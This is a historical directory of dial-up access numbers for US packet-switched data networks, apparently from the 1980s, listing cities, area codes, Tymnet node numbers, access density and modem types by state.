IL 312	CHICAGO	938-0500		(B/V)	938-0600
IL 312	CICERO	938-0500	<CHICAGO>	(B/V)	938-0600
IL*217	DECATUR	422-0835		(B/V)	422-0835
IL 314	EAST ST LOUIS	421-4990	<ST LOUIS, MO>	(B/V)	421-4990
IL 815	JOLIET	722-0703		(B/V)	722-0703
IL 312	OAK PARK	938-0500	<CHICAGO>	(B/V)	938-0600
IL 309	PEORIA	637-8570		(B/V)	637-8570
IL 815	ROCKFORD	965-0400		(B/V)	965-0400
IL 312	SKOKIE	938-0500	<CHICAGO>	(B/V)	938-0600
IL 217	SPRINGFIELD	753-1373		(B/V)	753-1373
IL 217	URBANA	384-6428		(B/V)	384-6428
IN%812	BLOOMINGTON	332-1344		(B/V)	332-1344
IN 812	EVANSVILLE	424-7693		(B/V)	424-7693
IN 219	FT. WAYNE	426-2268		(B/V)	426-2268
IN 219	GARY	882-8800		(B/V)	882-8800
IN 317	INDIANAPOLIS	635-9630		(B/V)	634-5708
IN%317	KOKOMO	455-2460		(B/V)	455-2460
IN*317	LAFAYETTE	742-1165		(B/V)	742-1165
IN 219	MISHAWKA	233-7104	<SOUTH BEND>	(B/V)	233-7104
IN 219	OSCEOLA	233-7104	<SOUTH BEND>	(B/V)	233-7104
IN 219	SOUTH BEND	233-7104		(B/V)	233-7104
IN 812	TERRE HAUTE	234-8429		(B/V)	234-8429
KS 816	KANSAS CITY	221-9900	<KANSAS CITY, MO>	(B/V)	221-9900
KS 913	TOPEKA	233-9880		(B/V)	233-9880
KS 316	WICHITA	262-5669		(B/V)	262-5669
KY 502	BOWLING GREEN	782-7941		(B/V)	782-7941
KY 502	FRANKFORT	875-4654		(B/V)	875-4654
KY 606	LEXINGTON	233-0312		(B/V)	233-0312
KY 502	LOUISVILLE	589-5580		(B/V)	589-5580

LA 504	BATON ROUGE	343-0753		(B/V)	343-0753
LA 318	LAFAYETTE	234-1095		(B/V)	234-1095
LA 318	MONROE	387-6330		(B/V)	387-6330
LA 504	NEW ORLEANS	524-4094		(B/V)	524-4094
LA 318	SHREVEPORT	221-5833		(B/V)	221-5833
ME 207	AUGUSTA	622-3123		(B/V)	622-3123
ME 207	PORTLAND	773-4219		(B/V)	773-4219
MD 301	ANNAPOLIS	224-8550		(B/V)	224-8550
MD 301	BALTIMORE	962-5010		(B/V)	727-6060
MD 202	BETHESDA	429-7896	<WASH., D.C.>	(B/V)	429-7800
MD 301	DUNDALK	962-5010	<BALTIMORE>	(B/V)	727-6060
MD 202	ROCKVILLE	429-7896	<WASH., D.C.>	(B/V)	429-7800
MD 202	SILVER SPRING	429-7896	<WASH., D.C.>	(B/V)	429-7800
MD 301	TOWSON	962-5010	<BALTIMORE>	(B/V)	727-6060
MA 617	ARLINGTON	292-0600	<BOSTON>	(B/V)	292-0662
MA 617	BOSTON	292-0600		(B/V)	292-0662
MA 617	BROOKLINE	292-0600	<BOSTON>	(B/V)	292-0662
MA 617	CAMBRIDGE	292-0600	<BOSTON>	(B/V)	292-0662
MA 413	CHICOPEE	781-3811	<SPRINGFIELD>	(B/V)	781-3811
MA 413	HOLYOKE	781-3811	<SPRINGFIELD>	(B/V)	781-3811
MA 617	LEXINGTON	863-1550		(B/V)	863-1550
MA 617	MEDFORD	292-0600	<BOSTON>	(B/V)	292-0662
MA 617	NEWTON	292-0600	<BOSTON>	(B/V)	292-0662
MA 617	QUINCY	292-0600	<BOSTON>	(B/V)	292-0662
MA 617	SOMERVILLE	292-0600	<BOSTON>	(B/V)	292-0662
MA 413	SPRINGFIELD	781-3811		(B/V)	781-3811
MA 617	WALTHAM	292-0600	<BOSTON>	(B/V)	292-0662
MA*617	WOODS HOLE	IN PROCESS			
MA 617	WORCESTER	755-4740		(B/V)	755-4740
MI 313	ANN ARBOR	996-5995		(B/V)	996-5995
MI 616	BATTLE CREEK	968-0929		(B/V)	968-0929
MI 313	DETROIT	964-5538		(B/V)	964-2988
MI 313	FLINT	235-8517		(B/V)	235-8517
MI 616	GRAND RAPIDS	774-0966		(B/V)	774-0966
MI 616	KALAMAZOO	345-3088		(B/V)	345-3088
MI 517	LANSING	484-0062		(B/V)	484-0062
MI 517	SAGINAW	790-5166		(B/V)	790-5166
MI%313	SOUTHFIELD	827-4710		(B/V)	827-4710
MI 313	WARREN	575-9152		(B/V)	575-9152
MN 218	DULUTH	722-1719		(B/V)	722-1719
MN 612	MINNEAPOLIS	341-2459		(B/V)	341-2459
MN 612	ST. PAUL	341-2459	<MINNEAPOLIS>	(B/V)	341-2459
MO 314	FLORISSANT	421-4990	<ST. LOUIS>	(B/V)	421-4990
MO 314	JEFFERSON CITY	634-5178		(B/V)	634-5178
MO 816	KANSAS CITY	221-9900		(B/V)	221-9900
MO 314	ST. LOUIS	421-4990		(B/V)	421-4990
MO%417	SPRINGFIELD	864-4814		(B/V)	864-4814
MS 601	JACKSON	969-0036		(B/V)	969-0036
MT 406	BILLINGS	245-7649		(B/V)	245-7649
MT 406	HELENA	443-0000		(B/V)	443-0000
NE 402	LINCOLN	475-4964		(B/V)	475-4964
NE 402	OMAHA	341-7733		(B/V)	341-7733

NH 603	CONCORD	224-1024		(B/V)	224-1024
NH 603	MANCHESTER	668-1420		(B/V)	668-1420
NH 603	NASHUA	889-8618		(B/V)	889-8618
NH 603	PORTSMOUTH	431-2302		(B/V)	431-2302
NV 702	LAS VEGAS	737-6861		(B/V)	737-6861
NV 702	RENO	827-6900		(B/V)	827-6900
NJ 609	ATLANTIC CITY	348-0561		(B/V)	348-0561
NJ 201	BAYONNE	623-6818	<NEWARK>	(B/V)	623-0469
NJ 201	JERSEY CITY	623-6818	<NEWARK>	(B/V)	623-0469
NJ 609	MARLTON	596-1500		(B/V)	596-1500
NJ 201	MORRISTOWN	455-0275		(B/V)	455-0275
NJ 201	NEW BRUNSWICK	745-2900		(B/V)	745-2900
NJ 201	NEWARK	623-6818		(B/V)	623-0469
NJ%201	PASSAIC	778-5600		(B/V)	778-5600
NJ 201	PATERSON	684-7560		(B/V)	684-7560
NJ 609	PRINCETON	799-5587		(B/V)	799-5587
NJ 609	TRENTON	989-8847		(B/V)	989-8847
NJ 201	UNION CITY	623-6818	<NEWARK>	(B/V)	623-0469
NM 505	ALBUQUERQUE	243-4479		(B/V)	243-4479
NY 518	ALBANY	465-8444		(B/V)	465-8444
NY 607	BINGHAMTON	772-6642		(B/V)	772-6642
NY 716	BUFFALO	847-1440		(B/V)	847-1440
NY 516	DEER PARK	667-5566		(B/V)	667-5566
NY 516	HEMPSTEAD	292-0320		(B/V)	292-3800
NY 212	NEW YORK	736-0099		(B/V)	785-3860
NY 212	NEW YORK			(B/V)	947-9600
NY 914	POUGHKEEPSIE	473-2240		(B/V)	473-2240
NY 716	ROCHESTER	454-3430		(B/V)	454-1020
NY 518	SCHENECTADY	465-8444	<ALBANY>	(B/V)	465-8444
NY 315	SYRACUSE	472-5583		(B/V)	472-5583
NY 518	TROY	465-8444	<ALBANY>	(B/V)	465-8444
NY 315	UTICA/ROME	797-0920		(B/V)	797-0920
NY 914	WHITE PLAINS	328-9199		(B/V)	328-9199
NC 704	ASHEVILLE	252-9134		(B/V)	252-9134
NC 704	CHARLOTTE	332-3131		(B/V)	332-3131
NC 919	DAVIDSON	549-8139	<RESEARCH TRI. PARK>	(B/V)	549-8139
NC 919	DURHAM	549-8139	<RESEARCH TRI. PARK>	(B/V)	549-8139
NC 919	FAYETTEVILLE	323-4501		(B/V)	323-4501
NC 919	GREENSBORO	273-2851		(B/V)	273-2851
NC 919	HIGH POINT	899-2253		(B/V)	889-2253
NC 919	RALEIGH	549-8139	<RESEARCH TRI. PARK>	(B/V)	549-8139
NC 919	RESEARCH TRI.PARK	549-8139		(B/V)	549-8139
NC 919	WINSTON-SALEM	725-2126		(B/V)	725-2126
ND 701	MANDAN	663-2256		(B/V)	663-2256
OH 216	AKRON	678-5115	<KENT>	(B/V)	678-5115
OH 216	CANTON	452-0903		(B/V)	452-0903
OH 513	CINCINNATI	579-0390		(B/V)	579-0390
OH 216	CLEVELAND	575-1658		(B/V)	575-1658
OH 614	COLUMBUS	463-9340		(B/V)	463-9340
OH 513	DAYTON	461-5254		(B/V)	461-5254
OH*216	ELYRIA	323-5059		(B/V)	323-5059
OH%216	EUCLID	575-1658	<CLEVELAND>	(B/V)	575-1658
OH 216	KENT	678-5115		(B/V)	678-5115

OH%216	PARMA	575-1658	<CLEVELAND>	(B/V)	575-1658
OH 419	TOLEDO	255-7881		(B/V)	255-7881
OH 216	YOUNGSTOWN	743-1296		(B/V)	743-1296
OK 405	BETHANY	232-4546	<OKLAHOMA CITY>	(B/V)	232-4546
OK 405	NORMAN	232-4546	<OKLAHOMA CITY>	(B/V)	232-4546
OK 405	OKLAHOMA CITY	232-4546		(B/V)	232-4546
OK 405	STILLWATER	624-1112		(B/V)	624-1112
OK 918	TULSA	584-3247		(B/V)	584-3247
OR%503	EUGENE	683-1460		(B/V)	683-1460
OR 503	MEDFORD	779-6343		(B/V)	779-6343
OR 503	PORTLAND	295-3028		(B/V)	295-3028
OR 503	SALEM	378-7712		(B/V)	378-7712
PA 215	ALLENTOWN	435-3330		(B/V)	435-3330
PA 814	ERIE	899-2241		(B/V)	899-2241
PA 717	HARRISBURG	236-6882		(B/V)	236-6882
PA 814	JOHNSTOWN	535-7576		(B/V)	535-7576
PA 215	KING OF PRUSSIA	337-4300		(B/V)	337-4300
PA 412	PENN HILLS	288-9950	<PITTSBURGH>	(B/V)	288-9974
PA 215	PHILADELPHIA	574-0620		(B/V)	574-9462
PA 412	PITTSBURGH	288-9950		(B/V)	288-9974
PA 717	SCRANTON	961-5321		(B/V)	961-5321
PA 215	UPPER DARBY	574-0620	<PHILADELPHIA>	(B/V)	574-9462
PA 717	YORK	846-6550		(B/V)	846-6550
RI 401	PROVIDENCE	751-7912		(B/V)	751-7912
RI 401	WARWICK	751-7912	<PROVIDENCE>	(B/V)	751-7912
SC 803	CHARLESTON	722-4303		(B/V)	722-4303
SC 803	COLUMBIA	254-0695		(B/V)	254-0695
SC 803	GREENVILLE	233-3486		(B/V)	233-3486
SC 803	SPARTANBURG	585-1637		(B/V)	585-1637
SD 605	PIERRE	224-0481		(B/V)	224-0481
SD 605	SIOUX FALLS	336-8593		(B/V)	336-8593
TN 615	BRISTOL	968-1130		(B/V)	968-1130
TN 615	CHATTANOOGA	756-1161		(B/V)	756-1161
TN 615	KNOXVILLE	523-5500		(B/V)	523-5500
TN 901	MEMPHIS	521-0215		(B/V)	521-0215
TN 615	NASHVILLE	244-3702		(B/V)	244-3702
TX 915	ABILENE	676-9151		(B/V)	676-9151
TX%806	AMARILLO	372-6934		(B/V)	372-6934
TX 512	AUSTIN	928-1130		(B/V)	928-1130
TX*409	BRYAN	IN PROCESS			
TX 512	CORPUS CHRISTI	884-9030		(B/V)	884-9030
TX 214	DALLAS	748-0127		(B/V)	748-6371
TX 915	EL PASO	532-7907		(B/V)	532-7907
TX 817	FORT WORTH	332-4307		(B/V)	332-4307
TX 409	GALVESTON	762-4382		(B/V)	762-4382
TX 713	HOUSTON	227-1018		(B/V)	227-1018
TX 512	LACKLAND	225-8004	<SAN ANTONIO>	(B/V)	225-8004
TX 214	LONGVIEW	236-3196		(B/V)	236-3196
TX%806	LUBBOCK	747-4121		(B/V)	747-4121
TX%915	MIDLAND	561-9811	<TERMINAL>	(B/V)	561-9811
TX 409	NEDERLAND	722-3720		(B/V)	722-3720
TX%915	ODESSA	561-9811	<TERMINAL>	(B/V)	561-9811
TX 915	SAN ANGELO	944-7621		(B/V)	944-7621

TX 512	SAN ANTONIO	225-8004		(B/V) 225-8004
TX 915	TERMINAL	561-9811		(B/V) 561-9811
TX%817	WACO	752-9743		(B/V) 752-9743
UT 801	SALT LAKE CITY	359-0149		(B/V) 359-0149
VA 202	ALEXANDRIA	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA 202	ANANDALE	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA*804	CHARLOTTESVILLE	IN PROCESS		
VA 804	CHESAPEAKE	625-1186	<NORFØLK>	(B/V) 625-1186
VA 202	FAIRFAX	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA 202	FALLS CHURCH	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA 703	HERNDON	435-1800		(B/V) 435-1800
VA 804	NEWPORT NEWS	596-6600		(B/V) 596-6600
VA 804	NORFOLK	625-1186		(B/V) 625-1186
VA 804	PORTSMOUTH	625-1186	<NORFOLK>	(B/V) 625-1186
VA 804	RICHMOND	788-9902		(B/V) 788-9902
VA 703	ROANOKE	344-2036		(B/V) 344-2036
VA 202	SPRINGFIELD	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA 202	VIENNA	429-7896	<WASHINGTON, D.C.>	(B/V) 429-7800
VA 804	VIRGINIA BEACH	625-1186	<NORFOLK>	(B/V) 625-1186
VT 802	BURLINGTON	864-0808		(B/V) 864-0808
VT 802	MONTPELIER	229-4966		(B/V) 229-4966
WA 206	AUBURN	939-9982		(B/V) 939-9982
WA 206	BELLEVUE	447-9012	<SEATTLE>	(B/V) 625-9612
WA 206	LONGVIEW	577-5835		(B/V) 577-5835
WA 206	SEATTLE	447-9012		(B/V) 625-9612
WA 509	SPOKANE	455-4071		(B/V) 455-4071
WA 206	TACOMA	627-1791		(B/V) 627-1791
WA 509	WENATCHEE	663-6227		(B/V) 663-6227
WI 715	EAU CLAIRE	832-1211		(B/V) 832-1211
WI%414	GREEN BAY	432-2815		(B/V) 432-2815
WI 608	MADISON	257-5010		(B/V) 257-5010
WI 414	MILWAUKEE	271-3914		(B/V) 271-3914
WI 414	RACINE	552-7217		(B/V) 552-7217
WV 304	CHARLESTON	345-6471		(B/V) 345-6471
WV 304	HUNTINGTON	523-2802		(B/V) 523-2802
WY*307	CASPER	265-5167		(B/V) 265-5167
WY 307	CHEYENNE	638-4421		(B/V) 638-4421
IN-WATS 800		424-9494		

TYMNET ACCESS SORTED BY STATE

NODE	CITY	STATE	DEN	ACCESS #	MODEM
2246	ANNISTON	ALABAMA	LOW	205/236-2655	VADIC 3467
2246	BIRMINGHAM	ALABAMA	HIGH	205/942-4141	VADIC 3467
3122	HUNTSVILLE	ALABAMA	MED	205/882-3003	VADIC 3467
3546	MOBILE	ALABAMA	MED	205/343-8414	VADIC 3467
3545	MONTGOMERY	ALABAMA	LOW	205/265-4570	VADIC 3467
5022	TUSCALOOSA	ALABAMA	LOW	205/349-5670	VADIC 3467
0	ANCHORAGE	ALASKA	INTL	907/338-7222	VADIC 3467
0	FAIRBANKS	ALASKA	INTL	907/456-3282	VADIC 3467
0	JUNEAU	ALASKA	INTL	907/789-7009	VADIC 3467
0	PRUDHOE BAY	ALASKA	INTL	907/659-2777	VADIC 3467
2364	PHOENIX	ARIZONA	HIGH	602/254-5811	VADIC 3467
2426	PHOENIX	ARIZONA	HIGH	602/258-0554	2400 BAUD
3721	TUCSON	ARIZONA	MED	602/790-0764	VADIC 3467
3031	FT SMITH	ARKANSAS	LOW	501/782-3210	VADIC 3467
3561	HOT SPRINGS	ARKANSAS	LOW	501/321-9741	VADIC 3467
4257	JONESBORO	ARKANSAS	LOW	501/932-1147	VADIC 3467
3561	LITTLE ROCK	ARKANSAS	MED	501/666-6886	VADIC 3467
3031	SPRINGDALE	ARKANSAS	LOW	501/756-2201	VADIC 3467
3407	ALHAMBRA	CALIFORNIA	MED	818/308-1800	VADIC 3467
2732	ANTIOCH	CALIFORNIA	LOW	415/778-3420	VADIC 3467
3407	ARCADIA	CALIFORNIA	MED	818/308-1800	VADIC 3467
3410	BAKERSFIELD	CALIFORNIA	LOW	805/325-8366	VADIC 3467
3410	BEVERLY HILLS	CALIFORNIA	LOW	818/789-9002	VADIC 3467
3410	BURBANK	CALIFORNIA	MED	818/841-7890	VADIC 3467
3036	BURLINGAME	CALIFORNIA	LOW	415/952-4757	VADIC 3467
3410	CANOGA PARK	CALIFORNIA	MED	818/789-9002	VADIC 3467
3300	CHICO	CALIFORNIA	LOW	916/893-1876	VADIC 3467
4175	CONCORD	CALIFORNIA	LOW	415/682-3851	VADIC 3467
2631	CORONA	CALIFORNIA	LOW	714/371-2291	VADIC 3467
4263	COVINA/DIAMOND BAR	CALIFORNIA	LOW	714/594-4567	VADIC 3467
2470	CUPERTINO/STA CLARA	CALIFORNIA	HIGH	408/980-8100	VADIC 3467
3300	DAVIS/WOODLAND	CALIFORNIA	LOW	916/753-3722	VADIC 3467
4263	DIAMOND BAR	CALIFORNIA	MED	714/594-4567	VADIC 3467
2447	EL SEGUNDO	CALIFORNIA	MED	213/640-1281	VADIC 3467
4262	ESCONDIDO	CALIFORNIA	MED	619/941-6700	VADIC 3467
3300	EUREKA	CALIFORNIA	LOW	707/445-3281	VADIC 3467
3220	FREMONT	CALIFORNIA	MED	415/490-7366	VADIC 3467
4107	FRESNO	CALIFORNIA	LOW	209/442-4328	VADIC 3467
4175	HAYWARD	CALIFORNIA	HIGH	415/430-2900	VADIC 3467
3410	LANCASTER	CALIFORNIA	LOW	805/945-7841	VADIC 3467
3406	LONG BEACH	CALIFORNIA	MED	213/435-0900	VADIC 3467
2572	LOS ANGELES	CALIFORNIA	HIGH	213/626-2400	BELL 212A
2573	LOS ANGELES	CALIFORNIA	HIGH	213/623-8500	VADIC 1200
4556	LOS ANGELES	CALIFORNIA	HIGH	213/489-3430	2400 BAUD
4154	MANTEA	CALIFORNIA	MED	805/985-7843	VADIC 3467
2447	MAR VISTA	CALIFORNIA	LOW	213/821-2257	VADIC 3467

2447	MARINA DEL REY	CALIFORNIA	LOW	213/821-2257	VADIC 3467
3410	MISSION HILLS	CALIFORNIA	MED	818/789-9002	VADIC 3467
3522	MODESTO	CALIFORNIA	LOW	209/571-0408	VADIC 3467
2470	MTN VIEW/SANTA CLAR	CALIFORNIA	HIGH	408/980-8100	VADIC 3467
3036	NAPA	CALIFORNIA	LOW	707/257-2656	VADIC 3467
2631	NEWPORT BEACH	CALIFORNIA	HIGH	714/966-0313	VADIC 3467
4236	NEWPORT BEACH	CALIFORNIA	HIGH	714/852-8141	2400 BAUD
3410	NORTHRIDGE	CALIFORNIA	MED	818/789-9002	VADIC 3467
3406	NORWALK	CALIFORNIA	LOW	213/435-0900	VADIC 3467
4175	OAKLAND	CALIFORNIA	HIGH	415/430-2900	VADIC 3467
4263	ONTARIO/DIAMOND BAR	CALIFORNIA	MED	714/594-4567	VADIC 3467
4154	OXNARD/PORT HUENENE	CALIFORNIA	MED	805/985-7843	VADIC 3467
4360	PALM SPRINGS	CALIFORNIA	LOW	619/320-0772	VADIC 3467
4603	PALO ALTO	CALIFORNIA	HIGH	415/366-1092	VADIC 3467
3407	PASADENA	CALIFORNIA	MED	818/308-1800	VADIC 3467
4175	PLEASANT HILL	CALIFORNIA	LOW	415/682-3851	VADIC 3467
2732	PLEASANTON	CALIFORNIA	LOW	415/462-8900	VADIC 3467
4263	POMONA/DIAMOND BAR	CALIFORNIA	MED	714/594-4567	VADIC 3467
4154	PORT HUENENE	CALIFORNIA	MED	805/985-7843	VADIC 3467
4360	RANCHO BERNARDO	CALIFORNIA	LOW	619/485-1990	VADIC 3467
3300	REDDING	CALIFORNIA	LOW	916/223-0449	VADIC 3467
4603	REDWOOD CITY	CALIFORNIA	HIGH	415/366-1092	VADIC 3467
2655	RIVERSIDE/COLTON	CALIFORNIA	MED	714/370-1200	VADIC 3467
3300	SACRAMENTO	CALIFORNIA	HIGH	916/448-4300	VADIC 3467
2456	SALINAS	CALIFORNIA	LOW	408/443-4333	VADIC 3467
2631	SAN CLEMENTE	CALIFORNIA	LOW	714/498-9504	VADIC 3467
4360	SAN DIEGO	CALIFORNIA	HIGH	619/296-3370	VADIC 3467
4361	SAN DIEGO	CALIFORNIA	HIGH	619/296-8747	2400 BAUD
3706	SAN FRANCISCO	CALIFORNIA	HIGH	415/974-1300	VADIC 3467
3036	SAN FRANCISCO	CALIFORNIA	HIGH	415/974-1300	VADIC 3467
3041	SAN FRANCISCO	CALIFORNIA	HIGH	415/543-0691	2400 BAUD
2470	SAN JOSE/SANTA CLAR	CALIFORNIA	HIGH	408/980-8100	VADIC 3467
3055	SAN LOUIS OBISPO	CALIFORNIA	LOW	805/546-8541	VADIC 3467
3406	SAN PEDRO	CALIFORNIA	MED	213/435-0900	VADIC 3467
3036	SAN RAFAEL	CALIFORNIA	HIGH	415/492-9320	VADIC 3467
2631	SANTA ANA	CALIFORNIA	HIGH	714/966-0313	VADIC 3467
3055	SANTA BARBARA	CALIFORNIA	MED	805/963-9241	VADIC 3467
2470	SANTA CLARA	CALIFORNIA	HIGH	408/980-8100	VADIC 3467
4165	SANTA CLARA	CALIFORNIA	HIGH	408/986-0646	2400 BAUD
3505	SANTA CRUZ	CALIFORNIA	MED	408/475-0981	VADIC 3467
2447	SANTA MONICA	CALIFORNIA	LOW	213/821-2257	VADIC 3467
4153	SANTA ROSA	CALIFORNIA	LOW	707/527-6180	VADIC 3467
3410	SHERMAN OAKS	CALIFORNIA	MED	818/789-9002	VADIC 3467
3522	STOCKTON	CALIFORNIA	LOW	209/467-0601	VADIC 3467
3410	THOUSAND OAKS	CALIFORNIA	LOW	805/496-3473	VADIC 3467
3300	VALLEJO	CALIFORNIA	LOW	707/557-0333	VADIC 3467
3410	VAN NUYS	CALIFORNIA	MED	818/789-9002	VADIC 3467
2721	VISALIA	CALIFORNIA	LOW	209/625-5523	VADIC 3467
4262	VISTA	CALIFORNIA	MED	619/941-6700	VADIC 3467
4263	W.COVINA/DIAMOND BA	CALIFORNIA	MED	714/594-4567	VADIC 3467
4175	WALNUT CREEK	CALIFORNIA	LOW	415/938-9550	VADIC 3467
3603	COLORADO SPRINGS	COLORADO	MED	303/590-1003	VADIC 3467
2414	DENVER	COLORADO	HIGH	303/830-9210	VADIC 3467
2514	DENVER	COLORADO	HIGH	303/832-3447	2400 BAUD
2721	FORT COLLINS	COLORADO	LOW	303/221-0687	VADIC 3467
2415	GREELEY	COLORADO	LOW	303/356-0425	VADIC 3467
3603	PUEBLO	COLORADO	LOW	303/543-3313	VADIC 3467

2357	BLOOMFIELD	CONNECTICUT	HIGH	203/242-7140	VADIC 3467
4304	BLOOMFIELD	CONNECTICUT	HIGH	203/242-1986	2400 BAUD
3644	BRIDGEPORT	CONNECTICUT	MED	203/367-6021	VADIC 3467
4044	DANBURY	CONNECTICUT	LOW	203/797-9539	VADIC 3467
2653	DARIEN	CONNECTICUT	HIGH	203/965-0000	VADIC 3467
2675	FAIRFIELD	CONNECTICUT	MED	203/226-5250	VADIC 3467
2357	HARTFORD	CONNECTICUT	HIGH	203/242-7140	VADIC 3467
2357	MERIDEN	CONNECTICUT	LOW	203/235-5180	VADIC 3467
3415	NEW HAVEN	CONNECTICUT	MED	203/773-0082	VADIC 3467
2357	NEW LONDON	CONNECTICUT	LOW	203/444-1709	VADIC 3467
2653	STAMFORD	CONNECTICUT	HIGH	203/965-0000	VADIC 3467
3356	WATERBURY	CONNECTICUT	LOW	203/755-5994	VADIC 3467
2675	WESTPORT	CONNECTICUT	MED	203/226-5250	VADIC 3467
2544	WASHINGTON	D.C.	HIGH	703/691-8200	VADIC 3467
2545	WASHINGTON	D.C.	HIGH	703/691-8390	VADIC 3467
2354	DOVER	DELAWARE	LOW	302/678-0449	VADIC 3467
3006	WILMINGTON	DELAWARE	MED	302/429-0112	VADIC 3467
2336	BOCA RATON	FLORIDA	LOW	305/395-7330	VADIC 3467
3456	CLEARWATER	FLORIDA	MED	813/796-2166	VADIC 3467
4000	DAYTONA BEACH	FLORIDA	LOW	904/255-4783	VADIC 3467
2336	FORT MYERS	FLORIDA	LOW	813/936-4221	VADIC 3467
2336	FT PIERCE	FLORIDA	LOW	305/466-0661	VADIC 3467
4105	FT. LAUDERDALE	FLORIDA	MED	305/463-0882	VADIC 3467
3100	GAINESVILLE	FLORIDA	LOW	904/376-0939	VADIC 3467
3100	JACKSONVILLE	FLORIDA	MED	904/721-8100	VADIC 3467
3100	LAKELAND	FLORIDA	LOW	813/688-5776	VADIC 3467
4000	LONGWOOD	FLORIDA	MED	305/841-0020	VADIC 3467
3456	MELBOURNE	FLORIDA	LOW	305/676-4336	VADIC 3467
3100	MERRITT ISLE	FLORIDA	LOW	305/459-0671	VADIC 3467
2336	MIAMI	FLORIDA	HIGH	305/624-7900	VADIC 3467
3125	MIAMI	FLORIDA	HIGH	305/624-0304	2400 BAUD
3100	OCALA	FLORIDA	LOW	904/351-0070	VADIC 3467
4000	ORLANDO	FLORIDA	MED	305/841-0020	VADIC 3467
3514	PANAMA CITY	FLORIDA	LOW	904/769-9446	VADIC 3467
3515	PENSACOLA	FLORIDA	LOW	904/477-3344	VADIC 3467
4100	SARASOTA	FLORIDA	LOW	813/365-6980	VADIC 3467
3456	ST. PETERSBURG	FLORIDA	MED	813/796-2166	VADIC 3467
3456	ST. PETERSBURG	FLORIDA	MED	813/796-2166	VADIC 3467
3514	TALLAHASSEE	FLORIDA	LOW	904/878-2267	VADIC 3467
4100	TAMPA	FLORIDA	MED	813/932-7070	VADIC 3467
4141	TAMPA	FLORIDA	HIGH	813/933-6210	2400 BAUD
3606	W.PALM BEACH	FLORIDA	MED	305/471-9310	VADIC 3467
2721	ALBANY	GEORGIA	LOW	912/883-2246	VADIC 3467
3271	ATHENS	GEORGIA	LOW	404/546-0167	VADIC 3467
3271	ATLANTA/NORCROSS	GEORGIA	HIGH	404/446-0270	VADIC 3467
3272	ATLANTA/NORCROSS	GEORGIA	HIGH	404/446-0270	VADIC 3467
3266	AUGUSTA	GEORGIA	LOW	404/722-7967	VADIC 3467
3545	COLUMBUS	GEORGIA	LOW	404/327-0396	VADIC 3467
3271	MACON	GEORGIA	LOW	912/744-0605	VADIC 3467
3271	MARIETTA	GEORGIA	LOW	404/424-0025	VADIC 3467
3736	NORCROSS	GEORGIA	HIGH	404/446-1508	2400 BAUD
2432	ROME	GEORGIA	LOW	404/291-1000	VADIC 3467
3607	SAVANNAH	GEORGIA	LOW	912/232-6751	VADIC 3467
2324	HONOLULU	HAWAII	INTL	808/528-4450	VADIC 3467

2565	BOISE	IDAHO	MED	208/343-0404	VADIC 3467
3521	IDAHO FALLS	IDAHO	LOW	208/523-2964	VADIC 3467
3521	POCATELLO	IDAHO	LOW	208/233-2501	VADIC 3467
2465	AURORA	ILLINOIS	LOW	312/859-1143	VADIC 3467
3016	BELLEVILLE	ILLINOIS	LOW	618/233-2230	BELL 212A
3020	CHAMPAIGN	ILLINOIS	LOW	217/356-7552	VADIC 3467
3151	CHICAGO	ILLINOIS	HIGH	312/922-4601	VADIC 3467
3152	CHICAGO	ILLINOIS	HIGH	312/922-4601	VADIC 3467
3162	CHICAGO	ILLINOIS	HIGH	312/922-6571	2400 BAUD
2721	DANVILLE	ILLINOIS	LOW	217/431-3133	VADIC 3467
3020	DECATUR	ILLINOIS	LOW	217/422-0612	VADIC 3467
2465	DOWNERS GROVE	ILLINOIS	MED	312/790-4400	VADIC 3467
3152	FOREST PK/RIV.FORES	ILLINOIS	LOW	312/771-9667	VADIC 3467
3361	FREEPORT	ILLINOIS	LOW	815/233-5585	VADIC 3467
2465	GLEN ELLYN/WHEATON	ILLINOIS	MED	312/790-4400	VADIC 3467
3152	JOLIET	ILLINOIS	LOW	815/727-1019	VADIC 3467
2721	KANKAKEE	ILLINOIS	LOW	815/932-0850	VADIC 3467
3152	LAKE ZURICH	ILLINOIS	LOW	312/438-3771	VADIC 3467
3152	LIBERTYVILLE	ILLINOIS	LOW	312/362-0820	VADIC 3467
3652	PEORIA	ILLINOIS	LOW	309/637-5961	VADIC 3467
1564	ROCK ISLAND	ILLINOIS	MED	309/794-0731	VADIC 3467
3361	ROCKFORD	ILLINOIS	MED	815/398-6090	VADIC 3467
3020	SPRINGFIELD	ILLINOIS	MED	217/753-7905	VADIC 3467
2465	ST CHARLES	ILLINOIS	LOW	312/859-1143	VADIC 3467
3020	URBANA	ILLINOIS	LOW	217/356-7552	VADIC 3467
3656	EVANSVILLE	INDIANA	LOW	812/464-8181	VADIC 3467
3653	FT WAYNE	INDIANA	LOW	219/422-2581	VADIC 3467
3152	HIGHLAND	INDIANA	LOW	219/838-6353	VADIC 3467
3362	INDIANAPOLIS	INDIANA	HIGH	317/257-3461	BELL 212A
3362	KOKOMO	INDIANA	LOW	317/457-7257	BELL 212A
3362	LAFAYATTE	INDIANA	LOW	317/742-0189	VADIC 3467
3362	MARION	INDIANA	LOW	317/662-0091	BELL 212A
3362	MUNCIE/ANDERSON	INDIANA	LOW	317/288-2477	BELL 212A
3106	SOUTH BEND	INDIANA	MED	219/234-5005	VADIC 3467
3076	TERRE HAUTE	INDIANA	LOW	812/232-3605	VADIC 3467
3567	CEDAR RAPIDS	IOWA	LOW	319/363-7514	VADIC 3467
3532	DES MOINES	IOWA	MED	515/277-7752	VADIC 3467
3017	DUBUQUE	IOWA	LOW	319/556-8263	VADIC 3467
3017	IOWA CITY	IOWA	LOW	319/354-7371	VADIC 3467
3532	MARSHALLTOWN	IOWA	LOW	515/753-0667	VADIC 3467
3250	SIOUX CITY	IOWA	LOW	712/252-1681	VADIC 3467
3017	WATERLOO	IOWA	LOW	319/233-9227	VADIC 3467
3267	KANSAS CITY	KANSAS	HIGH	913/384-0055	2400 BAUD
2721	LAWRENCE	KANSAS	LOW	913/749-0271	VADIC 3467
2721	LEAVENWORTH	KANSAS	LOW	913/682-2660	VADIC 3467
2721	MANHATTEN	KANSAS	LOW	913/776-5189	VADIC 3467
2721	MISSION	KANSAS	HIGH	913/384-1544	VADIC 3467
2413	SALINA	KANSAS	LOW	913/823-7186	VADIC 3467
2721	SHAWNEE/MISSION	KANSAS	HIGH	913/384-1544	VADIC 3467
